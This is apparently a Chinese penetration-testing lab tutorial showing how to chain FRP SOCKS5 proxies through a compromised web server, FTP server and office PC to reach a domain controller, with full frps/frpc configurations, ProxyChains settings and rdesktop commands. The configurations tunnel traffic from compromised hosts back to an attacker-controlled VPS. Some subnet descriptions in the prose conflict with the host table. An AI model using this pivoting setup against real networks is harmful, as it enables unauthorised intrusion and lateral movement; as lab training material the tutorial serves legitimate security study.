

FRP搭建三层代理

FRP

实验环境配置情况如下

一级代理

① 使用 VPS 作为 FRP 服务端，在 VPS 上执行以下命令，启动 FRP 服务端程序

服务端配置文件 frps.ini 的内容如下

② 使用 Windows Server 2012（Web 服务器）作为 FRP 客户端，在 Windows Server 2012（Web 服...

客户端配置文件 frpc.ini 的内容如下

首先，编辑 ProxyChains 的配置文件 /etc/proxychains.conf，将 SOCKS5 代理服务器的地址指向 FRP ...

然后，在命令前加上 "proxychains"，便可应用此 SOCKS5 代理。

二级网络代理

① 在 VPS 上执行以下命令，启动 FRP 服务端。

服务端配置文件 frps.ini 的内容如下

② 在 Windows Server 2012（Web服务器）上执行以下命令，启动 FRP 客户端，连接 VPS 的服务器

客户端配置文件 frpc.ini 的内容如下

③ 在 Windows Server 2012（Web服务器）上执行以下命令，启动一个 FRP 服务端

服务端配置文件 frps.ini 的内容如下

④ 在 DMZ 区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动 FRP 客户端，连接 Windo...

服务端配置文件 frpc.ini 的内容如下

到此，成功在 DMZ 区与办公区之间搭建了一个 SOCKS5 代理。同样，继续在 ProxyChains 配置文件最...

然后，在命令前加上 "proxychains"，便可应用此 SOCKS5 代理。

三级网络代理

① 在VPS上执行以下命令，启动 FRP 服务端。

服务端配置文件 frps.ini 的内容如下

② 在 Windows Server 2012（Web服务器）上执行以下命令，启动FRP客户端，连接VPS的服务端

客户端配置文件 frpc.ini 的内容如下

③ 在 Windows Server 2012（Web服务器）上执行以下命令，启动一个FRP服务端

服务端配置文件 frps.ini 的内容如下

④ 在 DMZ 区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动 FRP 客户端，连接 Web ...

客户端配置文件 frpc.ini 的内容如下：

⑤ 在DMZ区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动一个 FRP 服务端

服务端配置文件frps.ini的内容如下：

⑥ 在办公区的 Windows 7（办公电脑）上执行以下命令，启动 FRP 客户端，连接 Windows Server 200...

客户端配置文件frpc.ini的内容如下

FRP


FRP是一个专注于内网穿透的高性能的反向代理应用，支持TCP、UDP、HTTP、HTTPS等协议，可以将内网服务以安全、便捷的方式，通过具有公网 IP 节点的中转暴露到公网。在进行内网渗透中，FRP是一款常用的代理工具。除此之外，FRP支持搭建SOCKS5代理应用。

FRP有 Windows 系统和 Linux 系统两个版本，主要包含以下文件：frps，服务端程序，frps.ini，服务端配置文件；frpc，客户端程序；frpc.ini，客户端配置文件。

项目地址：<https://github.com/fatedier/frp>

实验环境配置情况如下

Vmware虚拟网卡配置下载链接：<https://pan.baidu.com/s/1wA8UfcI4HjYKD7sGPMxW7g?pwd=e4ih>
提取码：e4ih



主机	服务类型	IP 地址
Windows Server 2012 （DMZ区）	Web 服务器	IP1: 192.168.10.10 IP2: 192.168.30.10

Windows Server 2008 (DMZ区)	FTP 服务器	IP1: 192.168.30.11 IP2: 192.168.60.10
Windows 7 (办公区)	办公电脑	IP1: 192.168.60.11 IP2: 192.168.90.10
Windows Server 2012 (核心区)	域控制器	192.168.90.11

一级代理

假设已经获取 Windows Server 2012 的控制权，经过信息收集，获取了 FTP 服务器的登录凭据，需要继续渗透并登录 FTP 服务器的远程桌面。在 Windows Server 2012 上使用 FRP 搭建 SOCKS5 代理服务，通过 SOCKS5 代理连接到 FTP 服务器。

① 使用 VPS 作为 FRP 服务端，在 VPS 上执行以下命令，启动 FRP 服务端程序

```
1 ./frps -c ./frps.ini
```

服务端配置文件 frps.ini 的内容如下

```
1 [common]
2 bind_addr = 0.0.0.0 #在服务端上绑定的 IP 地址
3 bind_port = 7000 #在服务端上绑定的端口
```

② 使用 Windows Server 2012 (Web 服务器) 作为 FRP 客户端，在 Windows Server 2012 (Web 服务器) 上执行以下命令启动 FRP 客户端程序

```
1 .\frpc.exe -c .\frpc.ini
```

客户端配置文件 frpc.ini 的内容如下

```
1 [common]
2 server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
3 server_port = 7000 #指向 FRP 服务端绑定的端口
4
5 [socks5]
6 remote_port = 1080 #设置了本代理监听的端口号,此端口会映射到服务端。
7 plugin = socks5 #代理的类型
```

此时便成功在 Windows Server 2012 (Web 服务器) 与 VPS 之间搭建了一个 SOCKS5 代理服务。然后, 借助第三方工具, 可以让计算机的其他应用使用这个 SOCKS5 代理, 如 ProxyChains、Proxifier 等。这里以 ProxyChains 为例进行演示 (ProxyChains 是一款可以在 Linux 下实现全局代理的软件, 可以使任何应用程序通过代理上网, 允许 TCP 和 DNS 流量通过代理隧道, 支持 HTTP、SOCKS4、SOCKS5 类型代理)。

首先, 编辑 ProxyChains 的配置文件 `/etc/proxychains.conf`, 将 SOCKS5 代理服务器的地址指向 FRP 服务端的地址。

```
1 socks5 154.8.xxx.xxx 1080
```

然后, 在命令前加上 "proxychains", 便可应用此 SOCKS5 代理。

```
1 proxychains rdesktop 192.168.30.11
```

二级网络代理

获得 DMZ 区域的 FTP 服务器控制权后, 经过信息收集, 发现还有一个网段为 192.168.30.0/24 的办公区网络, 需要继续渗透并登录办公电脑的远程桌面。用 FRP 在 DMZ 区与办公区之间搭建一个二级网络的 SOCKS5 代理, 从而访问办公区的办公电脑。

① 在 VPS 上执行以下命令, 启动 FRP 服务端。

```
1 ./frps -c ./frps.ini
```

服务端配置文件 `frps.ini` 的内容如下

```
1 [common]
2 bind_addr = 0.0.0.0 #在服务端上绑定的 IP 地址
3 bind_port = 7000 #在服务端上绑定的端口
```

② 在 Windows Server 2012 (Web 服务器) 上执行以下命令, 启动 FRP 客户端, 连接 VPS 的服务器

```
1 .\frpc.exe -c .\frpc.ini
```

客户端配置文件 `frpc.ini` 的内容如下

```
1 [common]
2 server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
3 server_port = 7000 #指向 FRP 服务端绑定的端口
4
5 [socks5]
6 remote_port = 1080 #设置了本代理监听的端口号,此端口会映射到服务端。
7 plugin = socks5 #代理的类型
```

③ 在 Windows Server 2012 (Web服务器) 上执行以下命令, 启动一个 FRP 服务端

```
1 .\frps.exe -c .\frps.ini
```

服务端配置文件 frps.ini 的内容如下

```
1 [common]
2 bind_addr = 192.168.30.10 #在 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
3 bind_port = 7000 #在 Windows Server 2012 上的 FRP 服务端绑定的端口
```

④ 在 DMZ 区的 Windows Server 2008 (FTP 服务器) 上执行以下命令, 启动 FRP 客户端, 连接 Windows Server 2012 (Web服务器) 的服务端

```
1 .\frpc.exe -c .\frpc.ini
```

服务端配置文件 frpc.ini 的内容如下

```
1 [common]
2 server_addr = 192.168.30.10 #指向 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
3 server_port = 7000 #指向 Windows Server 2012 上的 FRP 服务端绑定的端口
4
5 [socks5]
6 type = tcp
7 remote_port = 1081 #代理所使用的端口, 会被转发到服务端
8 plugin = socks5 #代理的类型
```

到此, 成功在 DMZ 区与办公区之间搭建了一个 SOCKS5 代理。同样, 继续在 ProxyChains 配置文件最后一行添加下列内容

```
1 socks5 192.168.30.10 1081
```

然后，在命令前加上 "proxychains"，便可应用此 SOCKS5 代理。

```
1 proxychains rdesktop 192.168.60.11
```

三级网络代理

入侵办公区后，经过信息收集，发现还有一个网段为 192.168.60.0/24 的核心区网络需要继续渗透并登录域控制器的远程桌面。用FRP在DMZ区、办公区与核心区之间搭建一个三级网络的 SOCKS5 代理，从而访问核心区的域控制器。

① 在VPS上执行以下命令，启动 FRP 服务端。

```
1 ./frps -c ./frps.ini
```

服务端配置文件 frps.ini 的内容如下

```
1 [common]
2 bind_addr=0.0.0.0 #在VPS上的FRP服务端绑定的IP地址
3 bind_port=7000 #在VPS上的FRP服务端绑定的端口
```

② 在 Windows Server 2012 (Web服务器) 上执行以下命令，启动FRP客户端，连接VPS的服务端

```
1 .\frpc.exe -c .\frpc.ini
```

客户端配置文件 frpc.ini 的内容如下

```
1 [common]
2 server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
3 server_port = 7000 #指向 FRP 服务端绑定的端口
4
5 [socks5]
6 remote_port = 1080 #设置了本代理监听的端口号,此端口会映射到服务端。
7 plugin = socks5 #代理的类型
```

③ 在 Windows Server 2012 (Web服务器) 上执行以下命令，启动一个FRP服务端

```
1 .\frps.exe -c .\frps.ini
```

服务端配置文件 frps.ini 的内容如下

```
1 [common]
2 bind_addr = 192.168.30.10 #在 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
3 bind_port=7000 #在 Windows Server 2012 上的 FRP 服务端绑定的端口
```

④ 在 DMZ 区的 Windows Server 2008 (FTP 服务器) 上执行以下命令, 启动 FRP 客户端, 连接 Web 服务器上的 FRP 服务端

```
1 .\frpc.exe -c .\frpc.ini
```

客户端配置文件 frpc.ini 的内容如下:

```
1 [common]
2 server_addr = 192.168.30.10 #指向 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
3 server_port = 7000 #指向 Windows Server 2012 上的 FRP 服务端绑定的端口
4
5 [socks5]
6 type = tcp
7 remote_port = 1081 #代理所使用的端口, 会被转发到服务端
8 plugin = socks5 #代理的类型
```

⑤ 在DMZ区的 Windows Server 2008 (FTP 服务器) 上执行以下命令, 启动一个 FRP 服务端

```
1 .\frps.exe -c .\frps.ini
```

服务端配置文件frps.ini的内容如下:

```
1 [common]
2 bind_addr = 192.168.60.10 #在 FTP 服务器上的 FRP 服务端绑定的 IP 地址
3 bind_port= 7000 #在 FTP 服务器上的 FRP 服务端绑定的端口
```

⑥ 在办公区的 Windows 7 (办公电脑) 上执行以下命令, 启动 FRP 客户端, 连接 Windows Server 2008 (FTP 服务器) 的 FRP 服务端

```
1 .\frpc.exe -c .\frpc.ini
```

客户端配置文件frpc.ini的内容如下

```
1  [common]
2  server_addr = 192.168.60.10 #指向 FTP 服务器上的 FRP 服务端绑定的 IP 地址
3  server_port=7000 #指向 FTP 服务器上的 FRP 服务端绑定的端口
4
5  [socks5]
6  type = tcp
7  remote_port = 1082 #理所使用的端口，会被转发到服务端
8  plugin = socks5 #代理的类型
```

到此，三级网络代理搭建完成。同样，继续在 ProxyChains 配置文件的最后一行添加 "socks5 192.168.60.10 1082" 执行以下命令，即可通过该 socks5 代理连接核心区域控的远程桌面。

```
1  proxychains rdesktop 192.168.90.11
```